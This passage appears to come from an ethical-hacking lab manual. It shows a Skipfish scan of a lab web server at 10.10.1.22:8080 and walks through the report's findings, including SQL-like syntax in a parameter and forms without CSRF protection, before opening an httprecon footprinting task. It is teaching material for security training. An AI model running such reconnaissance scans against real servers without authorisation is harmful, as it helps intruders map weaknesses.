
skipfish -o /home/attacker/test -S /usr/share/skipfish/dictionaries/complete.wl http://10.10.1.22:8080 - Parrot Terminal
File Edit View Search Terminal Help
HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
TCP handshakes : 920 total (101.0 req/conn)
  TCP faults : 0 failures, 0 timeouts, 1 purged
External links : 1814 skipped
  Reqs pending : 1138

Database statistics:
  Pivots : 541 total, 521 done (96.30%)
  In progress : 5 pending, 7 init, 5 attacks, 3 dict
  Missing nodes : 2 spotted
  Node types : 2 serv, 8 dir, 2 file, 0 pinfo, 6 unkn, 11 par, 513 val
  Issues found : 11 info, 0 warn, 2 low, 0 medium, 0 high impact
  Dict size : 2328 words (113 new), 111 extensions, 256 candidates
  Signatures : 77 total


[!] Scan aborted by user, bailing out!
[+] Copying static resources...
[+] Sorting and annotating crawl nodes: 541
[+] Looking for duplicate entries: 541
[+] Counting unique nodes: 36
[+] Saving pivot data for third-party tools...
[+] Writing scan description...
[+] Writing crawl tree: 541
[+] Generating summary views...
[+] Report saved to '/home/attacker/test/index.html' [0x471289f4].
[+] This was a great day for science!

[root@parrot]~[/home/attacker]
#
```


16. On completion of the scan, Skipfish generates a report and stores it in the **test** directory (in the **/home/attacker/** location). Click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options.



17. The **attacker** window appears, double-click **test** folder.



18. Right-click **index.html**, hover your mouse cursor on **Open With**, and click **Firefox** to view the scan result.



19. The Skipfish crawl result appears in the web browser, displaying a summary overview of document and issue types found, as shown in the screenshot.

The screenshot shows the Skipfish web application scanner results browser interface. At the top, the title bar reads "Skipfish - scan results browser - Mozilla Firefox". The address bar shows the URL "file:///home/attacker/test/index.html". The main content area displays the results of a scan. At the top right of the content area, there is a status bar with the following information: "Scanner version: 2.10b", "Scan date: Mon Apr 18 07:12:30 2022", "Random seed: 0x471289f4", and "Total time: 0 hr 2 min 8 sec 58 ms". Below this, a link says "Problems with this scan? Click here for advice." The main content is organized into sections: "Crawl results - click to expand:", "Document type overview - click to expand:", and "Issue type overview - click to expand:". The "Crawl results" section lists two items: one for "http://10.10.1.22/" (Fetch result: Content not fetched) and one for "http://10.10.1.22:8080/" (Code: 200, length: 6327, declared: text/html, detected: application/xhtml+xml, charset: UTF-8). The "Document type overview" section shows a single item for "application/xhtml+xml (12)". The "Issue type overview" section lists several issues with counts: SQL query or similar syntax in parameters (1), HTML form with no apparent CSRF protection (2), Numerical filename - consider enumerating (1), HTML form (not classified otherwise) (1), Unknown form field (can't autocomplete) (3), Hidden files / directories (8), and Resource not directly accessible (2). A navigation bar at the bottom includes links for "Menu", "skipfish -o /home/attac...", and "test".

20. Expand each node to view detailed information regarding the result.

21. Analyze an issue found in the web server. To do this, click a node under the **Issue type overview** section to expand it.

22. Analyze the **SQL query or similar syntax in parameters** issue.

Crawl results - click to expand:

- <http://10.10.1.22/>
Fetch result: Content not fetched
- + <http://10.10.1.22:8080/> 1 2 12 33
Code: 200, length: 6327, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]

Document type overview - click to expand:

- [application/xhtml+xml \(12\)](#)

Issue type overview - click to expand:

- [SQL query or similar syntax in parameters \(1\)](#)
- [HTML form with no apparent CSRF protection \(2\)](#)
- [Numerical filename - consider enumerating \(1\)](#)
- [HTML form \(not classified otherwise\) \(1\)](#)
- [Unknown form field \(can't autocomplete\) \(3\)](#)
- [Hidden files / directories \(8\)](#)
- [Resource not directly accessible \(2\)](#)

23. Observe the **URL** of the webpage associated with the vulnerability. Click the URL.

Crawl results - click to expand:

- <http://10.10.1.22/>
Fetch result: Content not fetched
- + <http://10.10.1.22:8080/> 1 2 12 33
Code: 200, length: 6327, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]

Document type overview - click to expand:

- [application/xhtml+xml \(12\)](#)

Issue type overview - click to expand:

- [SQL query or similar syntax in parameters \(1\)](#)
 - http://10.10.1.22:8080/add_vhost.php [show trace +]
- [HTML form with no apparent CSRF protection \(2\)](#)
- [Numerical filename - consider enumerating \(1\)](#)
- [HTML form \(not classified otherwise\) \(1\)](#)
- [Unknown form field \(can't autocomplete\) \(3\)](#)

24. The webpage appears, as shown in the screenshot.

Apache Virtual Hosts `c:/wamp64/bin/apache/apache2.4.51/conf/extra/httpd-vhosts.conf`

VirtualHost already defined:

`ServerName : localhost:8080 - Directory : c:/wamp64/www`

[Delete VirtualHost form](#)

Windows hosts `C:/Windows/system32/drivers/etc/hosts`

Name of the **Virtual Host** No space - No underscore Required

Complete absolute **path** of the VirtualHost **folder** Examples: `C:/wamp/www/projet/` or `E:/www/site1/` Required

If you want to use a "Listen port" other than the default one, you must add a Listen Port to Apache by Right-Click Tools Optional

If you want to use VirtualHost by IP: `local IP 127.x.y.z` Optional

[Start the creation of the VirtualHost \(May take a while...\)](#)

25. The PHP version webpage appears, displaying details related to the machine, as well as the other resources associated with the web server infrastructure and PHP configuration.

26. Switch back to the first tab and click **show trace** next to the URL to examine the vulnerability in detail.

Skipfish - scan results browser - Mozilla Firefox

Skipfish - scan results browser - Mozilla Firefox

file:///home/attacker/test/index.html

Scanner version: 2.10b Scan date: Mon Apr 18 07:12:30 2022
Random seed: 0x471289f4 Total time: 0 hr 2 min 8 sec 58 ms

Problems with this scan? Click here for advice.

Crawl results - click to expand:

- http://10.10.1.22/ Fetch result: Content not fetched
- http://10.10.1.22:8080/ 1 2 12 33 Code: 200, length: 6327, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [show trace +]

Document type overview - click to expand:

- application/xhtml+xml (12)

Issue type overview - click to expand:

- SQL query or similar syntax in parameters (1) 1. http://10.10.1.22:8080/add_vhost.php [show trace +]
- HTML form with no apparent CSRF protection (2)
- Numerical filename - consider enumerating (1)
- HTML form (not classified otherwise) (1)
- Unknown form field (can't autocomplete) (3) file:///home/attacker/test/index.html#

27. An HTTP trace window appears on the webpage, displaying the complete **HTML session**, as shown in the screenshot.

Note: If the window does not properly appear, hold down the **Ctrl** key and click the link.

28. Examine other vulnerabilities and patch them to secure the web server.

29. This concludes the demonstration of how to gather information about a target web server using Skipfish.

30. Close all open windows on both the **Parrot Security** and **Windows Server 2022** machines.

Task 3: Footprint a Web Server using the httprecon Tool

Web applications can publish information, interact with Internet users, and establish an e-commerce or e-government presence. However, if an organization is not rigorous in configuring and operating its public website, it may be vulnerable to a variety of security threats. Although the threats in cyberspace remain largely the same as in the physical world (fraud, theft, vandalism, and terrorism), they are far more dangerous. Organizations can face monetary losses, damage to reputation, and legal action if an intruder successfully violates the confidentiality of their data.

